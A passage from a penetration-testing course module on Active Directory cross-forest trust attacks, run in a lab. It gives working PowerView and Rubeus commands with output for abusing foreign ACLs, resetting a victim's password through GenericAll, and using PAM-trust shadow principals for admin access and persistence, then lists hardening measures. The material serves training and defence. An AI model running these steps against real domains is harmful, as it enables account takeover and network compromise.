With the obtained ticket for user `Inlanefreight\harry`, who is member of `svc_admins` group in logistics domain, we now possess the capability to exemplify this authority by accessing resources in logistics domain only available to `svc_admins` group.

Access to Logistics domain with svc_admins privilege

```
PS C:\Tools> type \\DC02.logistics.ad\FSP_Flag\flag.txt
```

Foreign ACL Principals


It is possible for users or groups from a domain in `Forest-A` to have Access Control List (ACL) permissions, such as `GenericAll`, `WriteProperty`, `GenericWrite`, `WriteDacl`, `WriteOwner`, etc., on Groups or Users in the domain in `Forest-B`. This scenario is akin to `Intra-forest` (child-parent) ACL rights and has been extensively discussed in the previous Abusing Foreign Group & ACL Principals section, so we won't delve into details. However, we will explore a different ACL scenario involving a user instead of a group, specifically focusing on user having `GenericAll` permission on a user.

Enumerate Foreign ACL Principals


We can leverage PowerView's `Get-DomainObjectACL` function to conduct a focused search. In the example below, we utilize this function to identify all domain objects for which user `ava` holds rights. This is achieved by mapping the user's SID to the `$sid` variable, which corresponds to the SecurityIdentifier property, providing insights into the users with designated rights over an object.


```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Users\Administrator\Downloads> $sid = Convert-NameToSid ava
PS C:\Tools> Get-DomainObjectAcl -ResolveGUIDs -Identity * -domain
logistics.ad | ? {$_.SecurityIdentifier -eq $sid}

AceType               : AccessAllowed
ObjectDN              : CN=jessica,CN=Users,DC=logistics,DC=ad
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-186204973-2882451676-2899969076-6601
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2432454459-173448545-3375717855-6101
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

The displayed output indicates that the user `INLANEFREIGHT\ava` from the Inlanefreight domain holds the `GenericAll` Active Directory right over the `LOGISTICS\Jessica` user in the Logistics domain. We can confirm the presence of `GenericAll` within the `jessica` user directly from the `logistics` Domain Controller (DC) as depicted in the screenshot below.



We can also utilize BloodHound to examine the ACL rights for the user `ava` through a graphical interface. Upon analysis, we uncover that the user `ava` has been granted the `GenericAll` permission over the user `jessica`. This ACL right enables `ava` to reset the password for `jessica`, posing a potential security risk.



Abusing Foreign ACL Principals

Let's obtain an authentication ticket in memory for the user `INLANEFREIGHT\ava` using Rubeus. We can create a temporary PowerShell.exe process with Rubeus to ensure that any existing tickets stored in memory remain undisturbed.

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> ./Rubeus createnetonly /program:powershell.exe /show

_______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Create Process (/netonly)

[*] Using random username and password.
[*] Showing process : True
[*] Username        : FLTNQYMI
[*] Domain          : YH4TURBL
[*] Password        : KNNI2TMI
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4752
```

```
[+] LUID            : 0x52dacc
```

A new powershell window will be opened. Here, we can safely request a ticket for user Rita, avoiding any complications associated with existing klist sessions.

Requesting TGT for User ava

```
PS C:\Tools>  .\Rubeus.exe asktgt /user:ava /password:ava
/domain:inlanefreight.ad /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\ava'
[*] Using domain controller: fe80::2433:5e86:aecb:2b8%5:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE+DCCBPSgAwIBBaEDAgEWooIEDjCCBAphggQGMIIEAqADAgEFoQ4bDExPR0lTVElDUy5BRK
IhMB+g
EqADAgEBoQswCRsHamVzc2ljYaMHAwUAQOEAAKURGA8yMDI0MDQwMjIyNTkyMVqmERgPMjAyND
A0MDMw
ASwAFGZjOYRxKX8kOQ/Ki0574ItiSx9FnHQ91PTrhUGLEc24K69zvR0QEdG1wpftFZ5vjTHwWJ
MhZJQY
3YAzaYSfPXoOSCh0aQzRqrxYcsNSiQcLyHuUMvlt7ZnE8vis0QFkcojtuVajnPtKEuIH89Z2Wo
RW9lMT
<SNIP>

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/inlanefreight.ad
  ServiceRealm             :  INLANEFREIGHT.AD
  UserName                 :  ava
  UserRealm                :  INLANEFREIGHT.AD
  StartTime                :  3/27/2024 10:09:26 PM
  EndTime                  :  3/28/2024 8:09:26 AM
  RenewTill                :  4/3/2024 10:09:26 PM
  Flags                    :  name_canonicalize, pre_authent, initial,
```

```
renewable, forwardable
  KeyType                   :  rc4_hmac
  Base64(key)               :  4uXMaIbUVRj7gZvx4xNUrQ==
  ASREP (key)               :  58A478135A93AC3BF058A5EA0E8FDB71
```

With the obtained ticket for user `INLANEFREIGHT\ava`, who has GenericAll privileges within the logistics domain on user `jessica`, we now possess the capability to abuse this situation.

To abuse the `GenericAll` privilege, we can employ PowerView's `Set-DomainUserPassword` function to reset the password of user `jessica`.

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $pass = ConvertTo-SecureString 'Test@1234' -AsPlainText -
Force
PS C:\Tools> Set-DomainUserPassword -identity jessica -AccountPassword
$pass -domain logistics.ad -verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'logistics.ad'
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user
'jessica'
VERBOSE: [Set-DomainUserPassword] Password for user 'jessica' successfully
reset
```

With the password for user `jessica` reset, we can now obtain the ticket using Rubeus

```
PS C:\Tools> .\Rubeus.exe asktgt /user:jessica /password:'Test@1234'
/domain:logistics.ad /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT
[*] Using rc4_hmac hash: B6E259E4E96F44D98AB6EEAA3B328ED7
[*] Building AS-REQ (w/ preauth) for: 'logistics.ad\jessica'
[*] Using domain controller: 172.16.118.252:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE+DCCBPSgAwIBBaEDAgEWooIEDjCCBAphggQGMIIEAqADAgEFoQ4bDExPR0lTVElDUy5BRK
IhMB+g
AwIBAqEYMBYbBmtyYnRndBsMbG9naXN0aWNzLmFko4IDxjCCA8KgAwIBEqEDAgECooIDtASCA7
```

```
B32LS5
ASwAFGZjOYRxKX8kOQ/Ki0574ItiSx9FnHQ91PTrhUGLEc24K69zvR0QEdG1wpftFZ5vjTHwWJ
MhZJQY
3YAzaYSfPXoOSCh0aQzRqrxYcsNSiQcLyHuUMvlt7ZnE8vis0QFkcojtuVajnPtKEuIH89Z2Wo
RW9lMT
ih44eDDBj7I6NaL9iGBbTAz+rSpjCz2wfd/prOSWBR8otjXY6wUevMAdCDxnv7V1NqCi07Kyy9
3GdO8W
sHkW50I0/JPuZhoBswPJUoMFj8KWfVAj79136crHsBdHWLGX/xagqIdT6pxaCF1qf4J7Mgncj1
iW1Cwp
bHOwtWXv1RY5V9vrmcDR1BP8VHJ5qG/UMvNqgKzljUTyTyT8S1MUG7lOPP6fBRnd0+yDSxvzaE
hFPmWN
<SNIP>

[+] Ticket successfully imported!
ServiceName               :  krbtgt/logistics.ad
ServiceRealm              :  LOGISTICS.AD
UserName                  :  jessica
UserRealm                 :  LOGISTICS.AD
StartTime                 :  4/2/2024 3:59:21 PM
EndTime                   :  4/3/2024 1:59:21 AM
RenewTill                 :  4/9/2024 3:59:21 PM
Flags                     :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                   :  rc4_hmac
Base64(key)               :  1XwLnkC09NB8R7RZAwJj8w==
ASREP (key)               :  B6E259E4E96F44D98AB6EEAA3B328ED7
```

With the obtained ticket for user `logistics\jessica`, we now possess the capability to exemplify this authority by accessing resources in logistics domain specifically available to user `jessica`.

Access to Logistics domain as jessica

```
PS C:\Tools> type \\DC02.logistics.ad\FSP_ACL\flag.txt
```

Enumerate Foreign ACLs for all Users

To enumerate Foreign ACLs for all Users present in the domain we can use the same powershell script shown in Abusing Foreign Group & ACL Principals section.

```
$Domain = "logistics.ad"
$DomainSid = Get-DomainSid $Domain

Get-DomainObjectAcl -Domain $Domain -ResolveGUIDs -Identity * | ? {
        ($_.ActiveDirectoryRights -match
```

```
'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner') -and `
        ($_.AceType -match 'AccessAllowed') -and `
        ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$') -and `
        ($_.SecurityIdentifier -notmatch $DomainSid)
}
```

This script utilizes the `Get-DomainObjectAcl` cmdlet to enumerate ACLs for all domain objects. Within the `Where-Object` filter, it selects ACLs that meet specific criteria, including Active Directory rights, ACE type, and Security Identifier (SID) pattern matching. This script effectively identifies Foreign ACLs for all domain users in the domain. Since this topic has been extensively covered in the Abusing Foreign Group & ACL Principals section, we won't delve into detail here.

Moving On

In this section, we explored diverse methods for exploiting foreign group membership and ACLs to compromise another domain. Shifting our focus, we now turn our attention to `PAM Trust` and `Shadow Principals`. Here, we will delve into understanding what a PAM trust entails and how shadow principals are configured.

Abusing PAM Trusts

Privileged Access Management (PAM) facilitates the administration of an existing `User/Production` Forest by leveraging a `Bastion` Forest, also referred to as an `Administrative` Forest. This setup involves establishing a one-way PAM trust between the Bastion Forest and the existing User Forest. Within this architecture, users in the Bastion Forest can be associated with privileged groups such as `Domain Admins` and `Enterprise Admins` in the user forest, all without necessitating modifications to group memberships or Access Control Lists (ACLs).

The mechanism behind this approach relies on the creation of `Shadow security principals` within the `Bastion Forest`. These shadow principals are mapped to Security Identifiers (SIDs) for high-privilege groups in the user forest. By adding users from the Bastion Forest as members of these shadow security principals, they inherit the associated privileges without direct alterations to group memberships or ACL configurations. This strategic implementation allows for centralized management of privileged access while maintaining security and minimizing the risk of unauthorized access.


Shadow Principals

In Active Directory (AD), a `shadow principal` refers to a security principal (such as a user, group, or computer account) that exists in a trusted domain but appears as if it also exists in


the local domain.

When a trust is established between two domains, security principals from one domain can access resources in the other domain. However, while the security principals are authenticated in the trusted domain, they might not have an actual presence (e.g., user accounts) in the trusting domain. In such cases, shadow principals are created in the trusting domain to represent these security principals from the trusted domain.

Suppose there exists a bastion (Administrative) forest named `controlcenter.corp`, alongside three distinct user/production forests: `eulogistics.corp`, `uslogistics.corp`, and `inlogistics.corp`. The overarching objective is for `Controlcenter` to efficiently manage and oversee all three user forests without necessitating alterations to group memberships or access control lists (ACLs) within the `user forests`.



To achieve this, one viable approach is to establish a `One-Way Privileged Access Management (PAM)` trust from each user forest to the bastion forest and create `Shadow Prinipals` in the bastion forest.



Once the trust is in place, the next step involves creating a `shadow principal` object within the bastion forest (`controlcenter.corp`). This shadow principal object is configured to contain the `Enterprise Admins` Security Identifier (SID) from the `user forests` . Shadow Principals reside in a special container `CN=Shadow Principal Configuration` in the Configuration container on bastion forest (`controlcenter.corp`).

Steps to configure Shadow Principals in bastion forest:

- Obtain the `Enterprise Admins` or `Domain Admins` SID of User forest
- Create a `Shadow Principal` in Bastion forest with the obtained SID of User forest
- Make a `user` from Bastion forest member of the created `Shadow Principal`

With this configuration, the user from Bastion forest who is a member of the `shadow principal` in the bastion forest can now access the user forest as an `administrator` . This user, who is a member of the `shadow principal` , is typically known as a `shadow admin` .

Creating Shadow Principals in Bastion forest

```
# Get the SID for the Enterprise Admins group of the user forest
$ShadowPrincipalSid = (Get-ADGroup -Identity 'Enterprise Admins' -
Properties ObjectSID -Server eulogistics.corp).ObjectSID

# Container location
$Container = 'CN=Shadow Principal
Configuration,CN=Services,CN=Configuration,DC=controlcenter,DC=corp'

# Create the Shadow principal
New-ADObject -Type msDS-ShadowPrincipal -Name "Tom" -Path $Container -
OtherAttributes @{'msDS-ShadowPrincipalSid'= $ShadowPrincipalSid}
```

```
# We can add a user from bastion forest to an existing bastion forest's
shadow security principal container named Tom
Set-ADObject -Identity "CN=Tom,CN=Shadow Principal
Configuration,CN=Services,CN=Configuration,DC=controlcenter,DC=corp" -Add
@{'member'="CN=Administrator,CN=Users,DC=controlcenter,DC=corp"} -Verbose
```

Note: In the LAB, a Shadow Principal named `Tom` has been already created in bastion forest.

The above command creates a new `Shadow Principal` named `Tom` within the Bastion forest. This shadow principal inherits the SID of `Enterprise Admins` from the User forest. Afterward, the `Administrator` user from the Bastion forest is added as a member of the Shadow principal named `Tom`. Consequently, the `Administrator` of the Bastion forest gains direct access to the User forest by virtue of their association with the `Enterprise Admins` group. This strategic maneuver enhances administrative capabilities while maintaining a secure and controlled environment.

Abusing PAM Trust

When a `Bastion` (Administrative) Forest is compromised, attackers can not only infiltrate but also establish persistence within the forest it manages, i.e., `User/Production Forest`. In a scenario where we have compromised a bastion forest (`controlcenter.corp`), we can proceed to enumerate whether a Privileged Access Management (PAM) trust has been established and whether any Shadow Principals are configured. This can be achieved using PowerShell's `Get-ADObject` cmdlet which will retrieve the Shadow Principal configuration.

RDP into Controlcenter DC

```
xfreerdp /u:Administrator /p:'C0ntrol_center_adm!' /v:10.129.229.199
/dynamic-resolution
```

Enumerating Shadow Principals

```
PS C:\Tools> Get-ADObject -SearchBase ("CN=Shadow Principal
Configuration,CN=Services," + (Get-ADRootDSE).configurationNamingContext)
-Filter * -Properties * | select Name,member,msDS-ShadowPrincipalSid | fl

Name                    : Shadow Principal Configuration
member                  : {}
msDS-ShadowPrincipalSid :

Name                    : Tom
member                  :
{CN=Administrator,CN=Users,DC=controlcenter,DC=corp}
```

```
msDS-ShadowPrincipalSid : S-1-5-21-1490426177-2790079739-1572189234-519
```

The output reveals the presence of a shadow principal named `Tom` in the Bastion Forest (Controlcenter), with the `Administrator` listed as its member. The following table provides a comprehensive explanation of each attribute present in the command output.

Object	Description
`Name`	Name of the shadow principal present in bastion forest (controlcenter.corp)
`Member`	Members from the bastion forest which are mapped to the shadow principal. In our example, it is the Administrator of controlcenter.corp
`msDS-ShadowPrincipalSid`	The SID of the principal (user or group) in the user/prodcution forest whose privileges are assgined to the shadow security principal. In our example, it is the Enterpise Admins group in the user forest

With the `Shadow Principal` configured, we can simply list the directory of `eulogistics.corp` from the `controlcenter.corp` as Administrator.

Accessing Eulogistics as Administrator

```
PS C:\Tools> whoami;hostname
controlcenter\administrator
DC01
PS C:\Tools> ls \\DC-EU.eulogistics.corp\c$

    Directory: \\DC-EU.eulogistics.corp\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        7/16/2016   6:23 AM                PerfLogs
d-r---         2/1/2024   6:36 PM                Program Files
d-----        7/16/2016   6:23 AM                Program Files (x86)
d-r---         2/1/2024   6:35 PM                Users
d-----         2/6/2024  11:54 PM                Windows
```

In the event that we compromise the bastion forest and find that `PAM trust` is configured but no shadow principals are created, we now have the capability to create one ourselves. And if shadow principals are already configured, we can leverage them to escalate privileges within the user forest.

Moving On

With that, we conclude our exploration into `Cross-Forest` attacks. In the following section, our attention will shift towards `Mitigating` & `Detecting` Active Directory Trust attacks, which will be succeeded by a skills assessment at the end.

Trust Attack Mitigations and Detections

Let's review a few hardening measures that can be put in place to stop some of the trust attacks shown in this module. Keep in mind that these will only work to prevent cross forest trust attacks. When a child domain is compromised, the ExtraSIDS attack can be performed to compromise the parent and from there every other domain in said forest.

As penetration testers we can provide extra value to our customers by providing recommendations on how they can further improve their security posture in terms of hardening but also detecting an attacker enumerating for or attempting one of these attacks. The first step is always hardening within the domain first to prevent domain compromise that could lead to trust attacks, but if a domain is compromised there must be layered defenses to mitigate the risk of further compromise.

Hardening Considerations

Below are some steps that can be taken to harden trust relationships and help to contain an attack and not allow it to "spill over" trust boundaries.

`Selective Authentication`: Only allow necessary accounts or groups to authenticate across trusts. This minimizes the attack surface by restricting access to only trusted entities.

`Two-Way Trusts vs. One-Way Trusts`: Consider implementing one-way trusts whenever possible, especially when there's a clear hierarchy between domains. This limits the scope of trust relationships and reduces potential attack vectors.

`SID Filtering`: Enable SID filtering on external trusts to prevent the escalation of privileges through SID injection attacks. This ensures that only authentic SIDs are accepted during authentication.

`Transitive vs. Non-Transitive Trusts`: Use non-transitive trusts where appropriate to prevent trust relationships from extending beyond the intended scope, reducing the risk of lateral movement.

`Trust Validation`: Regularly review and validate trust relationships to ensure they are necessary and configured correctly. Remove any unnecessary trusts to minimize the attack

surface.

`Trust Monitoring`: Implement monitoring mechanisms to track trust-related activities and detect any unauthorized attempts to establish or manipulate trust relationships.

`Strong Authentication`: Enforce the use of strong authentication mechanisms, such as Kerberos mutual authentication, for trust communications to prevent credential theft and replay attacks.

`Firewall Rules`: Configure firewall rules to restrict network traffic between trusted domains, limiting communication to only necessary ports and protocols. Limit WinRM access to domain controllers and other key servers/workstations to specific source IP addresses.

`Credential Protection`: Implement measures to protect credentials, such as enforcing strong password policies, regularly rotating passwords for service accounts involved in trust relationships, and using managed service accounts where applicable.

